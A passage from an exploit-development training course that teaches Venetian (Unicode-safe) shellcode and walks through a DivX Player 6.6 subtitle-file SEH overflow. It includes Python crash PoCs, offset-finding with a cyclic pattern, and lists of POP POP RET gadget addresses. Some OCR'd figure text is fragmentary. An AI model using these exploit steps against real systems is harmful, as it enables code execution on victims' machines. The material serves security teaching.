Module 0x04 Venetian Shellcode

Lab Objectives

- **Understanding Unicode Overflows**
- **Understanding and using Venetian Shellcode in limited character set environments**
- **Exploiting the DIVX 6.6 vulnerability using Venetian Shellcode**

Overview

"Unicode is a computing industry standard allowing computers to consistently represent and manipulate text expressed in most of the world's writing systems"[70]. The Unicode character set uses sixteen bits per character rather than 8 bits like ASCII, allowing for 65,536 unique characters. This means that if an operating system uses Unicode, it has to be coded only once and only internationalization settings need to be changed (character set and language).

The problem in exploiting buffer overflows occurring in Unicode strings, is that "standard" shellcode sent to the vulnerable application is "modified" before being executed because of the Unicode conversion applied to the input buffer. The consequence is that standard shellcode can't be executed in these situations resulting in a crash. *"The Venetian exploit"* paper written by Chris Anley in 2002[71] was the first public proof that buffer overflows which occur in Unicode strings can be exploited. The paper introduces a method for creating shellcode using only UTF-16 friendly opcodes, that is, with every second byte being a NULL. In this module we will study the Venetian method and apply it to a buffer overflow which affects a well known multimedia player.

[70] http://en.wikipedia.org/wiki/Unicode

[71] Creating Arbitrary Shell Code in Unicode Expanded Strings, January 2002 (Chris Anley) http://www.ngssoftware.com/papers/unicodebo.pdf

The Unicode Problem

Under Windows, two functions are responsible for ASCII to Unicode conversion and vice versa, respectively: *MultiByteToWideChar* and *WideCharToMultiByte*[72].

```
intMultiByteToWideChar(
  UINT CodePage,              <--- PAGE
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,      <--- SOURCE STRING
  intcbMultiByte,
  LPWSTR lpWideCharStr,       <--- DESTINATION STRING
intcchWideChar
);

intWideCharToMultiByte(
  UINT CodePage,              <--- PAGE
  DWORD dwFlags,
  LPCWSTR lpWideCharStr,      <--- SOURCE STRING
  intcchWideChar,
  LPSTR lpMultiByteStr,       <--- DESTINATION STRING
  intcbMultiByte,
  LPCSTR lpDefaultChar,
  LPBOOL lpUsedDefaultChar
);
```

Win32 API unicode coversion functions

The first parameter passed to both the above functions is the code page which is very important. The code page describes the variations in the character-set to be applied to 8-bit/16-bit value, on the base of this parameter the original value may turn into completely different 16-bit/8-bit values. The code page used in the conversions can have a big impact on our shellcode in Unicode-based exploits. However, in most of the cases, ASCII characters are generally converted to their wide-character versions simply padding them with a NULL byte (0x41 -> 0x4100); luckily, this is also the case of the application that we are going to exploit in this module.

[72] Unicode characters are often referred to as wide characters.

The Venetian Blinds Method

As explained in [71], the *"Venetian"* technique consists of using two separated payloads - the first payload, that is half of the final one we want to execute, is used as a "solid" base in which bytes are interleaved with *NULL* gaps because of the Unicode conversion. The second payload is a shellcode writer completely written with a set of instructions that are Unicode in nature. Once the execution passes to the shellcode writer, it starts to fill the null gaps replacing them, byte by byte, with the second half of the final shellcode in order to obtain our complete payload. The name *"Venetian Blinds"* comes from the fact that the Unicode buffer can be imagined to be somewhat similar to a Venetian blind closed by the shellcode writer.

The key points of this method are:

- There must be at least one register pointing to our Unicode buffer;
- XCHG opcodes and ADD / SUB operations with multiples of 256 bytes can be safely used to further adjust the register that will be used for writing arbitrary bytes filling zeroes;
- We must modify memory, using instructions that contain alternating zeroes (Unicode friendly opcodes);
- We must insert "nop" equivalent opcodes between instructions in order to make sure that our code is aligned correctly on instruction boundaries.

Anley choose to use instructions like the following in order to "realign" shellcode:

```
00 6D 00:add byte ptr [ebp],ch
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

Nop instructions that can be used to align shellcode

The choice obviously depends on which of our registers points to a writable memory area which won't bring execution problems while being overwritten. Assuming that there is a at least one register that points to our Unicode buffer the shellcode writer "core" will be composed of the following instruction set:

Instruction
Shellcode → inc eax
inc eax > Patch spaces
Instrution
inc eax
inc eax
struction

Shell

```
80 00 75:add byte ptr [eax],75h
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
```

80 00 0 ← Shell

Shellcode Writer Instructions Set

This will end up with arbitrary bytes filling the zeroes inside our shellcode. Please be sure to study texts [71] and [73] carefully before moving on.

EAX to first Null

Exercise

1) Manually build a "Venetian" payload writer in order to obtain the following ASM instructions:

```
OR DX,0x0FFF    \n
INC EDX         \n
PUSH EDX        \n
PUSH 0x2        \n
```

) in Nasm MSF

   You can use the metasploit nasm shell to discover the relative opcodes.

2) Open venetian.exe from OllyDbg and set a breakpoint at address *0x004010A9* (*JMP EAX*)
3) Press F9 to reach your breakpoint and then F7 to step in to the first NOP instruction
4) Scroll down in the disassembly window and you will see that venetian.exe already has the part of the payload that need to be completed by your venetian writer
5) Binary paste your "Venetian" payload writer in the disassembly window starting at the beginning of the NOPs instructions
6) Follow the "Venetian" writer execution step by step and check that is actually "creating" your shellcode

Base 66 CA 0F 52 02 00 ← Already after 909090's

80 81 6d406d406d Patch in this format
in nops
Binary Paste

Change EAX to B9

[73] http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf

DivX Player 6.6 Case Study: Crashing the application

We will exploit a buffer overflow vulnerability found in DivX Player in 2008 by *securfrog*. The overflow occurs when the DivX Player parses a subtitle file with an overly long subtitle DIV[74]. We will use the Venetian Blinds Method by using the original POC[75] and obtain code execution. The first *POC* we are going to analyze is a modified version of the one supplied by *securfrog* in which we increase the buffer size in order to overwrite the Structure Exception Handler to own EIP.

```
#!/usr/bin/python
# DivXPOC01.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01
# file = name of avi video file
file = "infidel.srt"

stub = "\x41" * 3000000
f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```


POC01 Source Code

Running POC01, the application throws an exception. As the SEH is completely overwritten by our buffer, we can control the execution flow. Nevertheless SEH is not overwritten with our usual *0x41414141* but with *0x41004100*, indicating that our buffer has been converted to Unicode before smashing the stack. If you are not familiar with SEH exploitation technique, please read Text [76] carefully before proceeding.

[74] http://www.securityfocus.com/bid/28799

[75] http://www.milw0rm.com/exploits/5462

[76] http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf (Litchfield 2003)



```
0D59FE0C  00410041 DivX_Pla.00410041
0D59FE10  00410041 DivX_Pla.00410041
0D59FE14  00410041 DivX_Pla.00410041
0D59FE18  00410041 DivX_Pla.00410041
0D59FE1C  00410041 DivX_Pla.00410041
0D59FE20  00410041 DivX_Pla.00410041
0D59FE24  00410041 Pointer to next SEH record
0D59FE28  00410041 SE handler
0D59FE2C  00410041 DivX_Pla.00410041
0D59FE30  00410041 DivX_Pla.00410041
0D59FE34  00410041 DivX_Pla.00410041
0D59FE38  00410041 DivX_Pla.00410041
0D59FE3C  00410041 DivX_Pla.00410041
0D59FE40  00410041 DivX_Pla.00410041
0D59FE44  00410041 DivX_Pla.00410041
0D59FE48  00410041 DivX_Pla.00410041
0D59FE4C  00410041 DivX_Pla.00410041
0D59FE50  00410041 DivX_Pla.00410041
0D59FE54  00410041 DivX_Pla.00410041
0D59FE58  00410041 DivX_Pla.00410041
0D59FE5C  00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
```


Figure 58: SEH overwritten by our evil buffer

Exercise

1) Repeat the required steps in order to fully overwrite the Structure Exception Handler.

DivX Player 6.6 Case Study: Controlling The Execution Flow

As usually happens when dealing with Structure Exception Handler overwrites, we need to find a *POP POP RET* address to "install" our own Exception Handler and be able to redirect the execution flow into our controlled buffer. The *POP POP RET* trick works because in usual situations, once the exception is thrown, there's a pointer at *ESP+0x8* that leads inside our controlled buffer (more precisely it leads to the pointer at the next SEH Record just before the SEH is overwritten.)



```
Registers (FPU)

0D59EDFC  0D59FE24
```


```
0D59FE24  00410041 Pointer to next SI
          ..80094 SE handler
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
          00410041 DivX_Pla.00410041
```

Figure 59: ESP+0x8 leads to Pointer to next SEH

Nevertheless, because our buffer is going to be converted to Unicode, we need to find a Unicode friendly *POP POP RET* address. (eg. *0x41004200*). Let's find the right offset to overwrite *SEH* using a unique pattern as a part of our buffer and search for a suitable POP POP RET address:

```
#!/usr/bin/python
# DivXPOC02.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# 1500 Bytes pattern
pattern = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5"
"Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1"
"Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7"
"Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3"
"Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9"
"An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5"
"Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1"
"As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7"
"Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3"
"Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5"
"Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1"
"Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7"
"Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3"
"Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9"
"Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5"
"Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1"
"Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7"
"Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3"
"Bx4Bx5Bx6Bx7Bx8Bx9" )
stub = "\x41" * (3000000-1500)

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(pattern + stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC02 Source Code



```
0D59FDFC  00420036 DivX_Pla.00420036
0D59FE00  00370068 ASCII " in DOS mode.♪♪◘$"
0D59FE04  00680042 DivX_Pla.00680042
0D59FE08  00420038 DivX_Pla.00420038
0D59FE0C  00390068
0D59FE10  00690042 ASCII "orGroup@@HHH@Z"
0D59FE14  00420030 DivX_Pla.00420030
0D59FE18  00310069
0D59FE1C  00690042 ASCII "orGroup@@HHH@Z"
0D59FE20  00420032 DivX_Pla.00420032
0D59FE24  00330069 Pointer to next SEH record
0D59FE28  00690042 SE handler
0D59FE2C  00420034 DivX_Pla.00420034
0D59FE30  00350069 RETURN to ssldivx.00350069 from <JMP.&libdivx.
0D59FE34  00690042 ASCII "orGroup@@HHH@Z"
0D59FE38  00420036 DivX_Pla.00420036
0D59FE3C  00370069 ASCII "in DOS mode.♪♪◘$"
0D59FE40  00690042 ASCII "orGroup@@HHH@Z"
0D59FE44  00420038 DivX_Pla.00420038
```

Figure 60: Unique pattern overwriting SEH

SEH is overwritten at 1032 Bytes:

```
>>> "\x42\x34\x69\x42"
'B4iB'
>>>
bt ~ # /pentest/exploits/framework3/tools/pattern_offset.rb Bi4B 1500
1032
```

POC02 SEH Offset


It's time to find some good POP POP RET addresses, so let's see what *msfpescan* suggests:

```
bt VENETIAN # /pentest/exploits/framework3/msfpescan -p DivX\ Player.exe

[DivXPlayer.exe]
0x00444a2f pop edi; pop ecx; ret
0x0044f0ae pop edi; pop ebx;retn 0x041a
0x004c5b53 pop edx; pop ebx;retn 0x48c0
0x006ac11c pop ecx; pop ecx; ret
0x006b05c1 pop eax; pop edx; ret
0x0070779a pop esi; pop eax; ret
0x0075aa49 pop edi; pop esi;retn 0x5541
```

POP POP RET Search

Odd! After looking in OllyDbg at those addresses - we don't have *POP POP RET* opcodes! While opening (not attaching) the executable with the debugger, OllyDbg suggests that the DivX Player executable seems to be *"packed"*[77] - this means compressed and probably encrypted as well. Certainly at this point, we won't be able to use *msfpescan* directly on the executable.

[77] http://www.woodmann.com/crackz/Packers.htm




Compressed code?

Quick statistical test of module 'DivX_Pla' reports that its code section is either compressed, encrypted, or contains large amount of embedded data. Results of code analysis can be very unreliable or simply wrong. Do you want to continue analysis?

Figure 61: Ollydbg showing possibly packed executbale

The "CFF Explorer" tool from the ExplorerSuite[78] confirms our theory: it seems the executable was packed with PECompact 2.0. The first option we have is to try a search inside DivXPlayer.exe with OllyDbg while the executable is running; this way is slow though, because we need to filter only suitable "POP POP RET Unicode addresses"[79]. Looks like it's a *memdump* job! As previously shown in this course *memdump*, together with *msfpescan* would be a more complete and fast option, so let's try that out:



CFF Explorer VII - [DivX Player.exe]

Property	Value
File Name	C:\Program Files\DivX\DivX Player\DivX Player.exe
File Type	Portable Executable 32
File Info	PECompact 2.0x Heuristic Mode -> Jeremy Collake
File Size	1.57 MB (1647616 bytes)
PE Size	1.57 MB (1647616 bytes)
Created	Saturday 20 October 2007, 02.54.46
Modified	Saturday 20 October 2007, 02.54.46
Accessed	Wednesday 06 May 2009, 10.52.24
MD5	0339F52751F92749B715DFCC04181C45
SHA-1	72861980FD0F854F8BD6FAA5FF1F4A5C5FA4A6F8

Figure 62: CFF Explorer showing packer version

[78] http://www.ntcore.com/exsuite.php

[79] A nice tool that can be used from OllyDbg for Unicode friendly return addresses searches is OllyUni plugin (http://www.phenoelit-us.org/win/index.html) shown in Figure 63 and Figure 64





Figure 63: OllyUni plugin can search for unicode friendly return addresses



```
Log data
Address  Message
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDI)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDI)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EDI)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EBX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EBX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL EBX)
         Address found, 100.00% chance to reach it
         JMP reg found* (JMP EAX)
         Address found, 100.00% chance to reach it
         JMP reg found* (JMP EAX)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL ESI)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL ESI)
         Address found, 100.00% chance to reach it
         CALL reg found* (CALL ESI)
         Address found, 100.00% chance to reach it
```

Figure 64: OllyUni showing unicode friendly return addresses search results

```
C:\Documents and Settings\admin\Desktop>memdump.exe 1344 divxdump
[*] Creating dump directory...divxdump
[*] Attaching to 1344...
[*] Dumping segments...
[*] Dump completed successfully, 214 segments.


bt VENETIAN # /pentest/exploits/framework3/msfpescan -p -M divxdump/ | grep "0x00[0-9a-f][0-9a-f]00[0-9a-f][0-9a-f]"
0x00c0007e pop esi; pop ebx;retn 0x0004
0x00c1002c pop ebx; pop ecx; ret
0x00b200ad pop ebp; pop ecx; ret
0x00b3006a pop esi; pop ebx; ret
0x00b30086 pop esi; pop ebx; ret
0x00b300b1 pop esi; pop ebx; ret
0x00b300d9 pop esi; pop ebx; ret
0x00b4002e pop esi; pop ebx; ret
0x00b4005d pop esi; pop ebx; ret
0x00b400cd pop esi; pop ebx; ret
0x00b500bd pop edi; pop esi; ret
0x00b60012 pop ebp; pop ebx; ret
0x00b8009b pop edi; pop esi; ret
0x00b9003d pop ebp; pop ebx; ret
0x00ba0013 pop esi; pop ebx; ret
0x00ba0054 pop esi; pop ebx; ret
0x00ba00f4 pop esi; pop ebx; ret
0x004500ad pop ebp; pop ebx;retn 0x001c
0x00480094 pop esi; pop ecx; ret
0x004800aa pop esi; pop ecx; ret
0x00520071 pop edi; pop esi;retn 0x0004
0x00560054 pop esi; pop ecx; ret
0x00560059 pop esi; pop ecx; ret
0x00e50095 pop edi; pop esi; ret
0x007800d3 pop esi; pop ebx;retn 0x0004
0x007800ed pop esi; pop ebx;retn 0x0004
0x007900f9 pop edi; pop esi; ret
0x007c009b pop ebp; pop ecx; ret
0x007c00b0 pop ebx; pop ecx; ret
0x007d00a5 pop esi; pop ecx; ret
0x008100a6 pop ebp; pop ebx;retn 0x0008
0x00980008 pop ebp; pop edi; ret
0x009c00f4 pop esi; pop edi; ret
0x009d00ce pop esi; pop edi; ret
0x00c5002f pop esi; pop ebx;retn 0x0008
0x00c50081 pop esi; pop ebx;retn 0x0008
0x00c500cf pop esi; pop ebx;retn 0x0008
0x00c6004c pop esi; pop ebx;retn 0x0004
0x00c600c9 pop esi; pop ebx; ret
0x00c600d0 pop esi; pop ebx; ret
